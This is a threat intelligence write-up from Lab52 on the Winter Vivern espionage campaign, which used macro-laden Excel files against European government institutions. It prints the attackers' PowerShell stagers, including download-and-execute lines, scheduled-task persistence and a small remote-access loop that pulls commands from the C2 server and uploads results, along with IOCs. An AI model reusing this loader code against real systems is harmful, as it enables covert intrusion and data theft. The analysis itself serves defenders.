
Winter Vivern – all Summer

lab52.io/blog/winter-vivern-all-summer/

In July, 2021, Lab52 found a currently active infection campaign (domain still up at the time of this writing) attributed to a group referred as Wintervivern after a report published by the research team from DomainTools.

As the starting point for this research, we recently noticed that unless properly obfuscated, some functions in XLM macro could show their arguments in the strings of the excel file containing the macros.



```
XLMMacroDeobfuscator(v 0.1.4) - https://github.com/DissectMalware/XLMMacroDeobfuscator

File: /detection/DocuSign_1521102251_957994996.xls

Unencrypted xls file

[Loading Cells]
auto_open: auto_open->'DocuSign '!$A$66
[Starting Deobfuscation]
CELL:A132      , FullEvaluation      , FORMULA("Server1",F137)
CELL:A137      , FullEvaluation      , REGISTER(D134,"URLD"&D135,"JJCCBB","BIOLAFE",,1,0,9.0)
CELL:A138      , PartialEvaluation   , uRlMon.URLDownloadToFileA(0,"http://destinostumundo.com/layout/recruter.php","..\HGrt.foste",0,0)
Error: Cell addresss, Syntax Error
[END of Deobfuscation]
time elapsed: 0.1719825267791748
root@remnux:/detection# strings DocuSign_1521102251_957994996.xls | grep -i destinos
destinostumundo.com/layout/recruter
root@remnux:/detection# strings DocuSign_1521102251_957994996.xls | grep -i hgrt
nnhjgbgvdvgekvnrtve6reb6tn6rdtryt6smy65ty56s445nr6x..\HGrt.foste
..\HGrt.foste
root@remnux:/detection# strings DocuSign_1521102251_957994996.xls | grep -i biolafe
BIOLAFE
BIOLAFE
```

We decided to take some advantage from this fact, and we tried to hunt for interesting excel files until we found a set of excel documents that revealed an active campaign against European governments, and without attribution so far.


We first caught a generic powershell line in a XLM macro, which caught our attention along with other keywords:

> *powershell.exe -c iex((new-object net.webclient).DownloadString('https://server/run.txt'))*

Additionally, the yara ruleset created by John Lambert (@JohnLaTwC) indicated that the XML macro contained in this document was potentially created using SharpShooter (gen_Excel4Macro_Sharpshooter) which could be a useful fact in order to track the activity of the actors behind these documents.

As stated before, we also found in this same document other very interesting strings that would give an idea about the document's content, along with some email addresses. Some of this strings were the following:

- *External Relations Committee*
- *Working Party on Short-Term Economic Prospects*
- *Governing Board of the Development Centre*
- *Global Forum on Public Governance*




okument obsahuje matematické vzorce, ak je dokument zobrazený nesprávne, povoľte vykonávanie funk

	Hlavný gestor	Inštitúcia	E-mail	Adresa	Telefón	Spolugestor/Alternát	Inštitúcia	E-mail	Adresa	Telefón
COUNCIL AND RELATED BODIES										
Council	#REF!	SM OECD	#REF!	28 avenue d'Eylau, Paris	#REF!		#REF!		#REF!	#REF!
Executive Committee	#REF!	SM OECD	#REF!	28 avenue d'Eylau, Paris	#REF!					
Budget Committee	#REF!	SM OECD	#REF!	28 avenue d'Eylau, Paris	#REF!		#REF!		#REF!	#REF!
External Relations Committee	#REF!	SM OECD	#REF!	28 avenue d'Eylau, Paris	#REF!					
Evaluation Committee	#REF!	SM OECD	#REF!							
Governing Board of the Development Centre	#REF!	SM OECD	#REF!	28 avenue d'Eylau, Paris	#REF!		#REF!		#REF!	#REF!
ECONOMIC POLICY										
Economic Policy Committee	#REF!	NBS MF SR	#REF!	I. Karvaša 1, 813 25 Bratislava / Štefanovičova 5, 817 82 Bratislava	#REF!	#REF!	#REF!	#REF!	#REF!	#REF!
Working Party on Short-Term Economic Prospects	#REF!	MF SR NBS	#REF!	Štefanovičova 5, 817 82 Bratislava / I. Karvaša 1, 813 25 Bratislava	#REF!	#REF!	#REF!	#REF!	#REF!	#REF!
Working Party No. 1 on Macro-Economic and Structural Policy Analysis	#REF!	MF SR	#REF!	Štefanovičova 5, 817 82 Bratislava	#REF!	#REF!	#REF!	#REF!	#REF!	#REF!
Working Party No. 3 on Policies for the Promotion of Better International Payments Equilibrium			#REF!							
Economic and Development Review Committee (EDRC)	#REF!	MF SR	#REF!	Štefanovičova 5, 817 82 Bratislava	#REF!	#REF!	#REF!	#REF!	#REF!	#REF!
ENVIRONMENT										
Environment Policy Committee (EPOC)	#REF!	MŽP SR	#REF!	Námestie Ľudovíta Štúra 1, 812 35 Bratislava	#REF!	#REF!	#REF!	#REF!	#REF!	#REF!
Joint Working Party on Agriculture and the Environment	#REF!	MPRV SR / MŽP SR	#REF!	Dobrovičova 12, 812 66 Bratislava Námestie Ľudovíta Štúra 1, 812 35 Bratislava	#REF!	#REF!	#REF!	#REF!	#REF!	#REF!
Joint Working Party on Trade and Environment	#REF!	MH SR / MŽP SR	#REF!	Mlynské nivy 44/a, Bratislava Námestie Ľ. Štúra 1, 812 35 Bratislava	#REF!					
Joint Meetings of Tax and Environment Experts	#REF!	MF SR / MŽP SR - IEP	#REF!	Námestie Ľudovíta Štúra 1, 812 35 Bratislava	#REF!	#REF!	#REF!	#REF!		
Working Party on Environmental Performance	#REF!	MŽP SR	#REF!	Námestie Ľudovíta Štúra 1, 812 35 Bratislava	#REF!					
Committee on Chemicals and Biotechnology (bývalý Joint Meeting)	#REF!	MŽP SR	#REF!		#REF!	#REF!	#REF!	#REF!	#REF!	#REF!
Working Group of National Co-ordinators of the Test Guidelines	#REF!	MŽP SR / SAV, Slovak Toxicology Society -	#REF!	Námestie Ľudovíta Štúra 1, 812 35 Bratislava	#REF!					

Furthermore, this document contained embedded the following URL, many times:

> hxxps://securetourspd.]com/syncService/sync.php?v=3ac2cc6263f84836a7cb38d04f1094b6907527c3e0265dd0dc480b0ba1204e51

After a quick behavioral analysis of the document, we found out that the aforementioned command would serve the following new commands using a user-agent filter only serving requests coming from the MS Excel user-agent.




```
uname = whoami;
$singleHost = 'https://securetourspd.com/'
$xmlUri = "'"+"https://securetourspd.com/../users/d34da5263e37e31d0cdc6484e0364d6da9f7064ab8c3fb2955a3f
623b8be2e2f/9aeb5fc66a611b376ff8e0b333e6e2aeb5d02b8b.php"+"'";
#while (!(test - connection google.com - q)) { Sleep 5 }
$n = '$g' function regSchTask {
    $userId = get - wmiobject - class win32_useraccount |? { $_.caption - eq $uname } |% { $_.sid };
    $s = (New - Object Net.Webclient).DownloadString($singleHost + "xml_file.xml");
    $s = $s.replace('$name', "$uname");
    $s = $s.replace('$userId', "$userId");
    $s = $s.replace('', " -w hidden -c `"$n = New - Object Net.Webclient; $n.credentials = [net.credentialcache]::DefaultNetworkCredentials
    $s |out - file $env:appdata/XmlSchemaMicrosoftXsd.xml;schtasks /create /xml "$env:appdata/XmlSchemaMicrosoftXsd.xml" /tn "Server_Update
    remove-item $env:appdata/XmlSchemaMicrosoftXsd.xml;
}
function regSchTask0 {
    $userId = get - wmiobject - class win32_useraccount |? {$_.caption - eq $uname}|% { $_.sid};
    $s = (New - Object Net.Webclient).DownloadString($singleHost + "xml_file.xml");
    $s = $s.replace('$name', "$uname");
    $s = $s.replace('$userId', "$userId");
    $s = $s.replace('', " -w hidden -c `"start - process 'powershell.exe' - win hidden - argumentlist {$n = New - Object Net.Webclient;$n.c
    $s |out - file $env:appdata/XmlSchemaMicrosoftXsd0.xml;schtasks /create /xml "$env:appdata/XmlSchemaMicrosoftXsd0.xml" /tn "Server_Upda
    remove-item $env:appdata/XmlSchemaMicrosoftXsd0.xml;
}
function sendData($message) {
    try {
        if ($message - ne $null) {
            (New - Object Net.Webclient).UploadString($singleHost + "../users/d34da5263e37e31d0cdc6484e0364d6da9f7064ab8c3fb2955a3f623b8be2
        }
    } catch { ($Error[0])}
}
function starter {
    $message = try {
        $com = (New - Object Net.Webclient).DownloadString($singleHost + "../users/d34da5263e37e31d0cdc6484e0364d6da9f7064ab8c3fb2955a3f623
    if ($com.Length - ge 1) {
        iex $com
    }
    } catch {($Error[0])};
    sendData($message);
    sleep 10;
    starter
};
##########################################################################################
#################################runer#############################################
$runnable = try {
    schtasks|? { $_ - like "*9D36*"}
} catch {};
$os = ([system.environment]::osversion).version.major;
if ($runnable - eq $null) {
    if ($os - le 6) {
        regSchTask0|out - null;
    } else {
        regSchTask|out - null;
    }
    starter|out - null
} else {
    starter|out - null
}
```

This new set of commands would first download from the same domain a XML file and use it to establish a scheduled task for persistence, with name "Server_Update_Synchronization-{SDFGEYH-9D36-4HB1-8BWD-0EC1BD4FNM131}", which would execute the following commands after Logon:

> powershell.exe -w hidden -c "start-process 'powershell.exe' -win hidden -argumentlist {
> *$g=New-Object Net.Webclient;*
> *$g.credentials=[net.credentialcache]::DefaultNetworkCredentials;*
> *iex*
> *g.DownloadString('https://securetourspd.com/../users/2cd6c84c6c64ec05e7b418e15f9d1b7c0dc6733154aa266c64f0cb74e2083472/ceec36e*

After establishing the persistence, it implements a function which happens to be a minimal RAT which is called every 10 seconds and receives a command from C2, executes it, and sends the result back to the C2.


The contacted domain was registered on July 1st pointing to 185.238.]169.57 associated to the ISP "IROKO Networks Corporation/Scalaxy B.V. Researching about this domain, we found that VirusTotal showed some interesting full URLs, being one of them, the one we already found in the starting document.



URLs

Scanned	Detections	URL
2021-07-20	1 / 89	http://securetourspd.com/mzv.sk/excel_files_service/downloadFile.php?v=3ce267d4d799e59a6f88c3f44fd0d39ce31e10edaa71dc3482f6981da04f7265
2021-07-13	1 / 88	http://securetourspd.com/syncService/sync.php
2021-07-13	1 / 88	https://securetourspd.com/lrp.lt/excel_files_service/downloadFile.php?v=01c2fcd943c45843722d31532d6bbeaaabcc967fd3fdfab49d79f4c3934f4e4c
2021-07-11	1 / 88	https://securetourspd.com/syncService/sync.php?v=3ac2cc6263f84836a7cb38d04f1094b6907527c3e0265dd0dc480b0ba1204e51
2021-07-09	1 / 88	https://securetourspd.com/
2021-07-09	1 / 88	https://securetourspd.com/mzv.sk/excel_files_service/downloadFile.php?v=1603ea50e093fad2018f0d338e0ac6adc0347f32e0481902da186e46ef00da0a
2021-07-08	1 / 88	https://securetourspd.com/mzv.sk/excel_files_service/downloadFile.php?v=3ce267d4d799e59a6f88c3f44fd0d39ce31e10edaa71dc3482f6981da04f7265
2021-07-07	0 / 89	http://securetourspd.com/sds.va/
2021-07-07	0 / 89	http://securetourspd.com/

It was also interesting the fact that the URL containing “mzv.sk/downloadFile” was actually indexed in Google:



"securetourspd.com/mzv.sk/"

1 result (0.23 seconds)

https://securetourspd.com › mzv.sk › downloadFile XLS
Sheet1 A B C D E F G H I J K 1 Hlavný gestor Inštitúcia E-mail ...

We could also reach some of those downloaded XLS files from the domain, and observed that these documents did not contain any functionality or suspicious strings.

However, after reviewing these documents and the URLs, we noticed that the documents and the domains contained as part of the path in the URL were directly related to different government institutions from different countries:

- sds.va –> Segreteria di Stato – Vaticano – Secretariat of State
- lrp.lt –> Lietuvos Respublikos Prezidentas – Lithuania – President of the Republic of Lithuania
- mzv.sk –> Ministerstvo zahraničných vecí – Slovakia – Ministry of Foreign Affairs

At this point, now we could identify an interesting pattern in the different URLs found that allowed us to divide the C2 contacts in three different URLs for different functionalities.

1. https:// [C2 domain]/[target domain]/excel_files_service/downloadFile.php?v=[some victim ID]
2. https:// [C2 domain]/syncService/sync.php?v=[some victim ID]
3. https:// [C2 domain]/../users/[some victim ID]/[some file ID].php’
4. https:// [C2 domain]/xml_file.xml

URL #1 would just download the XLS file with no macros, which could indicate that this could be used to serve clean files as a decoy.

URL #2 would be found in XLS files with XLM macros and it could be the first contact with the C2 after the infection. This would trigger the next stages of the infection since it would download and execute the previously documented commands and install the persistence as a scheduled task.

URL #3 would be found within the scheduled task and it would also download the same commands than URL #2 but without the lines to establish the scheduled task. Also, and most importantly, this URL structure would also be used for the C2 communication for command execution using a different [file ID] for command requests or sending command results.

URL #4 would download the xml file used for the scheduled task.


We tried to pull the thread of this URL structures but after some unsuccessful research we had to go back to the execution details, and we finally ended up finding something while searching by the name of the scheduled task.

With the help of Google dorking, we found a new XLS document with excel4 macros uploaded to the public sandbox of any.run:

> Ενημερωμένος κατάλογος_NS.xls fdc4631008461df18e78fb653662f111

On the other hand, using the same information we also found in VTi two .txt files named serverHttpRequest(RUN).txt which would be downloaded by different samples:

- 6661ea544a541357ada6c32eb70cd96c
- 7a59366676daaa95cc71a0110ef75753



```
$uname=whoami;
$singleHosts =@('https://secure-daddy.com/wintervivern','https://secure-daddy.com/wintervivern','https://secure-daddy.com/wintervivern')
#while(!(test-connection google.com -q)) {Sleep 5}
$singleHost=$singleHosts|sort-object {get-random}|select -f 1


function regSchTask{
$userId=get-wmiobject -class win32_useraccount |? {$_.caption -eq $uname } |%{$_.sid}; $s=(New-Object Net.Webclient).DownloadString($singl

function regSchTask0{
$userId=get-wmiobject -class win32_useraccount |? {$_.caption -eq $uname } |%{$_.sid}; $s=(New-Object Net.Webclient).DownloadString($singl

function sendData($message){
try{if ($message -ne $null){(New-Object Net.Webclient).UploadString($singleHost +"/vivern/getAnswer.php?username=$uname",($message  -join

function sendInfo($message){
try{(New-Object Net.Webclient).UploadString($singleHost +"/vivern/getAnswer.php?username=$uname&type=1",($message  -join "`r`n"))}catch{($

function getAll{
@('[system.environment]::osversion','whoami','gci env:* | out-string','systeminfo','schtasks','net start','sc.exe queryex','net config wor

function starter{
if((New-Object Net.Webclient).DownloadString($singleHost + '/check/answer') -eq 'OK'){$message =try{$com=(New-Object Net.Webclient).Downlo

####################################################################################
#################################runer##############################################
$runnable=try{schtasks|?{$_ -like "*9D36*"}}catch{};
$os=([system.environment]::osversion).version.major;
if($runnable -eq $null){
if($os -le 6){regSchTask0|out-null;}else{regSchTask|out-null;}
getall|out-null;starter|out-null
}else{starter|out-null}
```

The two .txt files resulted to be the same powershell content executed by the first download of the malicious XLS file with slight differences, and the xls file from any.run also resulted to follow the same techniques. In fact, it seems like the excel file would download one of those two files since it would contact the following URL, whose domain was also found in the .txt files:

> hxxps://secure-daddy.]com/wintervivern/server/serverHttpRequest(RUN).txt'

At this point, we could relate this new campaign with another recent campaign from a May 2021 named "Winter Vivern" due to the path from URL and described by the research team of DomainTools.

One important thing to note, as DomainTools also stated, is the fact that all the information contained in the different XLS document seems to be public, which means that this documents were carefully crafted to target very specific entities.

Thanks to this new discovery, we obtained a new set of similar malicious XLS with the same excel4 macros, using different domains, which increased the list of targeted countries while still aiming to government institutions.

If we compare the full URLs used in both campaigns we could relate them as equivalent, resulting in:

1. No equivalent URL
2. https:// [C2 domain]/wintervivern/server/serverHttpRequest(RUN).txt'
3.
    1. https:// [C2 domain /wintervivern/vivern/getAnswer.php?username=$uname'
    2. https:// [C2 domain] /wintervivern/vivern/getcommand?username=$uname
4.
    1. https:// [C2 domain]/vivern/test_old.xml
    2. https:// [C2 domain]/vivern/test.xml

The slight differences found in the analogy of URLs is actually revealing very interesting information about the evolution of this threat actor.

First, we did not find a path serving clean files that we assumed they could be used as a decoy. Secondly, we find a single common URL for all XLS files, instead of containing victim identifiers. Due to the lack of victim identifiers, we would find more generic URLs for the reception of commands and delivery of results, where only the username of the infected computer would be reported to the C2. Lastly, we find two different versions of the xml document served for the scheduled task, both containing "test" as a name. This could be intentional so as not to raise alarms on the victim, but it is clear that there has been a small evolution in some details of the TTPs of this actor, which is currently active.

Indicators of Compromise:

37.252.]9.123
37.252.5.]133
185.238.]169.57
securetourspd[.]com
secure-daddy[.]com
centr-security[.]com
securemanag[.]com

mloncar@seidco.]net
94f45ba55420961451afd1b70657375ec64b7697a515a37842478a5009694cfa
2a176721b35543d7f4d9e3d24a7c50e0ea57d7eaa251c6b24985d5266a6a977a
f84044bddbd3e05fac1319c988919492971553bb65dbf7b7988d66a8cd677eb8
bd1efa4cf3f02cd8723c48deb5f69a432c22f359b93cab4f1d2a9f037a236eaa
00f6291012646213a5aab81153490bb121bbf9c64bb62eb4ce582c3af88bccfd
638bedcc00c1b1b8a25026b34c29cecc76c050aef56fa55f6e8878e6b951e473
c34e98a31246f0903d4742dcf0a9890d5328ba8a1897fcf9cd803e104591ed5f
4f498238ba3568fd9dc2d12954e16bdd06ddadd4484fa2b40c6f9cf08a2c1360
d66b7443285a23cea3c21cdfeb7fbc22cac53f347437ff26b9d709279996744a
0303936e7341b47b797b42b6911101d72a82f38faa263898c5993e7ee90107cc
2a176721b35543d7f4d9e3d24a7c50e0ea57d7eaa251c6b24985d5266a6a977a
066ac6b068ba1b3f177173a113085cc53c785e875b841948df8bbf095c61807d
63005efc652557fad43118273e11f7b37e2d59db2d677e936cddab82fba30602
2f52434696f98c9668a85f1af5dd4af2be729a7971f878ca9125731e27c63c50
b5551ee3d24c53983670fca24e07f0b86ceb3adb7ac353d59fc98f481e5339ca
cdca87c79b4c3c0ed4ffad2a7a64f267250d94ed9e9f8d931faad91cecb5a595
0682e44d2e37f2f7b3f42fffa8366f4b20470ab54ece04da444f47efda1ac610